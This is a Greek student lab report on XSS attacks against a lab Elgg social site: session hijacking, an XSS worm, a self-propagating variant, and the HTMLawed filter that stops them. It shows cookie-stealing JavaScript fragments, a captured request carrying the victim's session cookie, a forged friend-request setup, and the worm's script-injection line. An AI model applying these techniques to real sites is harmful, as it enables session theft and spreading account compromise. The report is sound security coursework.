

Ασφάλεια Δικτύων & Πληροφοριακών Συστημάτων

Ακαδημαϊκό Έτος: 2016-17

Εξάμηνο: 8^ο

Project 3

Αξελός Χρήστος, 1814

Κάραλης Γεώργιος, 1848

Πολυχρόνης Γεώργιος, 1749

Κυριακή, 04 Ιουνίου 2017

Task 4: Hijacking session

Στο ερώτημα αυτό χρησιμοποιήσαμε το cookie που κλέψαμε από το θύμα για να στείλουμε ένα friend request στον attacker. Για τις σωστές τιμές των token, ts value χρειάστηκε απλά να διαφοροποιήσουμε το script που είχαμε στο infected profile προσθέτοντας :

+ escape(document.cookie) + escape(elgg.security.token.__elgg_ts) + escape(elgg.security.token.__elgg_token)

ώστε να πάρουμε τις τιμές τους από το σωστό session.

Στη συνέχεια προσθέσαμε την παραπάνω πληροφορία στο πρόγραμμα Friend.java μαζί με το id του attacker στο url ("<http://www.xsslabelgg.com/action/friends/add?friend=<attacker ID>>" + request details);

στο `urlConn.setRequestHeader("Cookie", "Elgg=<victim cookie>");`


στο `String data = "name=<victim name>&guid=<victim id>"`

η κλεμμένη πληροφορία από τον echoserver:

```
GET /?c=tinyMcePasteText%3D1%3B%20Elgg%3Druk6qotau2v1pepf1bsbrtqu71496587352255e088fa89a20b04c3422360abeb1ed/ HTTP/1.1 cookie ts token
```

και για

να επαληθεύσουμε την ορθότητα των κλεμμένων στοιχείων :



Από το victim στο View Page source βλέπουμε ότι τα στοιχεία επαληθεύονται.


```
elgg.security.token.__elgg_ts = 1496587352;  
elgg.security.token.__elgg_token = '255e088fa89a20b04c3422360abeb1ed';
```

Και τέλος τρέχοντας το πρόγραμμα κάναμε το θύμα να μας στείλει friend request.

Task 5: Writing an XSS Worm

Στο ερώτημα αυτό πρέπει να μεταβάλλουμε το προφίλ ενός θύματος και ταυτόχρονα να κάνει φίλο το άτομο που έχει τον ιό (κώδικας javascript) στο προφίλ του. Για να γίνει αυτό χρησιμοποιούμε την Ajax(asynchronous javascript and xml) ώστε να στείλουμε http request για να μεταβάλλουμε το προφίλ του θύματος(POST) και να μας κάνει φίλους στο elgg(GET). Για να συμπληρώσουμε τα headers του HTTP Request χρησιμοποιήσαμε το εργαλείο Developer Tools, οποίο αποτελεί add-on στον firefox. Για την χρήση του πατάμε το κουμπί Tools -> Browser Console. Ακολουθούν αναλυτικά εικόνες την διαδικασία

Προσθέσαμε τον κώδικα javascript στον root του localhost, που βρίσκεται στο /var/www/html



Το υπογραμμισμένο κομμάτι αποτελεί την αλλαγή που θέλουμε να κάνουμε στο profil του θύματος. Συγκεκριμένα μεταβάλλουμε το πεδίο "description" στην html του προφίλ του χρήστη με κωδικό guid, όνομα name και τα elgg_ts, elgg_token, οποία αποκτά ένας χρήστης μόλις κάνει login ο χρήστης και ανανεώνονται ανα τακτά χρονικά διαστήματα για λόγους ασφάλειας

www.xsslabelgg.com/profile/marge

My New Community

Activity Blogs Bookmarks Files Groups More

Marge

7 requests, 498.14 KB, 0.95 s

Status	Method	File	Headers	Cookies	Params	Response	Timings	Preview
302	GET	add?friend=42&_elgg_ts=1496576266						
200	GET	marge						
200	GET	elgg.1496525619.css						
200	GET	jquery-1.6.4.min.js						
200	GET	jquery-ui-1.8.16.min.js						
200	GET	elgg.1496525619.js						
200	GET	languages?language=en&lc=1496525619						

Net CSS JS Security Logging Server Clear


Εκτός από το πεδίο "description" θα μπορούσαμε να μεταβάλουμε και άλλα πεδία της σελίδας όπως το "brief discription", "My display name", κτλ. Προτιμήσαμε να αλλάξουμε το πεδίο description για να μας βοηθήσει στο task6 καθώς προσθέσαμε τον κώδικα ώστε ο "ιος" να διαδίδεται

25 requests, 856.30 KB, 5.89 s

Headers	Cookies	Params	Response	Timings	Preview
<pre> 69 </fieldset> 70 </form> 71 </div> 72 </div> 73 <div class="elgg-page-body"> 74 <div class="elgg-inner"> 75 76 <div class="elgg-layout elgg-layout-one-sidebar clearfix"> 77 <div class="elgg-sidebar"> 78 <ul class="elgg-menu elgg-menu-extras elgg-menu-hz elgg-menu-extras-default"><li class="elgg-menu-item-bookmark">FOAF 79 80 <div class="elgg-main elgg-body"> 81 <h2>Edit profile</h2><form method="post" action="http://www.xsslabelgg.com/action/profile/edit" class="elgg-form elgg-form-profile"> 82 <div> 83 <label>My display name</label> 84 <input type="text" value="Bart" name="name" class="elgg-input-text" /></div> 85 <div> 86 <label>About me</label> 87 <ul class="elgg-menu elgg-menu-longtext elgg-menu-hz elgg-menu-longtext-default"><li class="elgg-menu-item-tinymce-toggler">Toggle 88 <textarea rows="10" cols="50" id="elgg-input-1167964962" name="description" class="elgg-input-longtext"> 89 90 <select name="accesslevel[description]" class="elgg-input-dropdown elgg-input-access"> 91 <option value="0">Private</option><option value="-2">Friends</option><option value="1">Logged in users</option><option value="2">Public</option></select> 92 </div> 93 <div> 94 <label>Brief description</label> 95 <input type="text" value="" name="briefdescription" class="elgg-input-text" /><select name="accesslevel[briefdescription]" class="elgg-input-dropdown elgg-input-access"> </pre>					

ΠΡΟΣΘΗΚΗ ΦΙΛΟΥ

Αμέσως μετά την αλλαγή του προφίλ, κάνουμε φίλο τον επιτιθέμενο στέλνοντας μια GET Request ίδια με αυτήν που παρατηρούμε μέσα από το Firefox Developer Tools. Αυτήν την φορά δεν χρειάζεται να ξαναγράψουμε τα Headers γιατί το κάναμε αυτό στέλνοντας την POST Request για την αλλαγή του Profile



Task 6: Writing a Self-Propagating XSS Worm

Για το ερώτημα αυτό **χρησιμοποιήσαμε τον ίδιο κώδικα του Task5**, όπου το edit που κάναμε στο πεδίο "description" του προφίλ. Η λειτουργία του κώδικα είναι η εξής:

Με το που μπαίνει στο "μολυσμένο" προφίλ το θύμα, εντοπίζεται ο κώδικας javascript ο οποίος έχει τις HTTP POST και GET Requests, αλλά αυτήν τη φορά η POST Request όχι απλά αλλάζει το προφίλ αλλά αντιγράφει το

```
<script type="text/javascript"
src="http://localhost/ajax_code.js">
</script>
```

Απο το πεδίο "Description" του μολυσμένου προφίλ στο πεδίο "Description" και το θύμα τον προσθέτει στην λίστα φίλων. Η διαδικασία επαναλαμβάνεται αναδρομικά όσο οι χρήστες μπαίνουν στα μολυσμένα προφίλ. Για να μην γίνει overwrite ο "ιός" και δεν λειτουργεί η διαδικασία, προσθέσαμε στον κώδικα τις εντολές, έτσι ώστε να στέλνεται το POST Request **μόνο όταν** ισχύει η παρακάτω συνθήκη:

```
if(elgg.session.user.guid!=41&&elgg.page_owner.guid!=elgg.session.user.guid)
```

, το οποίο σημαίνει "κόλλα τον ιό στον χρήστη μόνο όταν το θύμα ΔΕΝ είναι ο attacker και όταν το θύμα ΔΕΝ βρίσκεται στο προφίλ του". Παρατηρούσαμε ότι χωρίς την συνθήκη ο κώδικας δεν αντιγράφεται σωστά

Task 7: Ενεργοποίηση του HTMLawed 1.8

Τέλος, ενεργοποιήσαμε την ρύθμιση όπου αφαιρούνται τα tags από τα inputs του user με την βοήθεια της συνάρτησης filter που βρίσκεται στο elgg/engine/lib/input.php και παρατηρήσαμε όντως έχουν αφαιρεθεί όλα τα tags και έχει μείνει το κείμενο της παρακάτω εικόνας. Επίσης όπως φαίνεται λίγο πιο κάτω, **δεν** έχει συμπεριληφθεί καθόλου το αρχείο ajax_code.js το οποίο κολλούσε τον "ιό" επομένως δεν αντιγράφεται ο κώδικας javascript, δεν αλλάζει το προφίλ του θύματος και το θύμα δεν τον προσθέτει στους φίλους

The screenshot shows a web browser window with the address bar displaying `www.xsslabelgg.com/profile/lisa`. The page content includes a profile section for 'Lisa' with an 'About me' field containing some HTML code snippets. Below the profile picture, there are buttons for 'Add friend', 'Report user', and 'Send a message'. The browser's developer tools are open, showing the Network tab with a list of 6 requests. The last request, 'lisa', is highlighted, showing a 200 status, GET method, and a response size of 11.76 KB. The page content shows a placeholder for a profile picture and some HTML code snippets like `<CDATA[` and `</>`.

Status	Method	File	Domain	Type	Transferred	Size	0 ms	640 ms	1.1
200	GET	elgg.1496525619.css	www.xsslabelgg.com	css	cached	56.35 KB			
200	GET	elgg.1496525619.js	www.xsslabelgg.com	js	cached	60.67 KB			
200	GET	jquery-1.6.4.min.js	www.xsslabelgg.com	js	cached	89.52 KB			
200	GET	jquery-ui-1.8.16.min.js	www.xsslabelgg.com	js	cached	197.14 KB			
200	GET	languages?language=en&lc=1496525619	www.xsslabelgg.com	html	cached	86.08 KB			
200	GET	lisa	www.xsslabelgg.com	html	3.08 KB	11.76 KB	→ 64 ms		

ΠΑΡΑΤΗΡΗΣΕΙΣ:

Για να επαναλάβει κάποιος τις παραπάνω επιθέσεις αρκεί να χρησιμοποιήσει τα κατάλληλα εργαλεία για να υποκλέψει τα στοιχεία που πρέπει (ts, token, cookie) και στη συνέχεια να γράψει κώδικα javascript και να τον ενσωματώσει στα κατάλληλα σημεία όπως παραπάνω.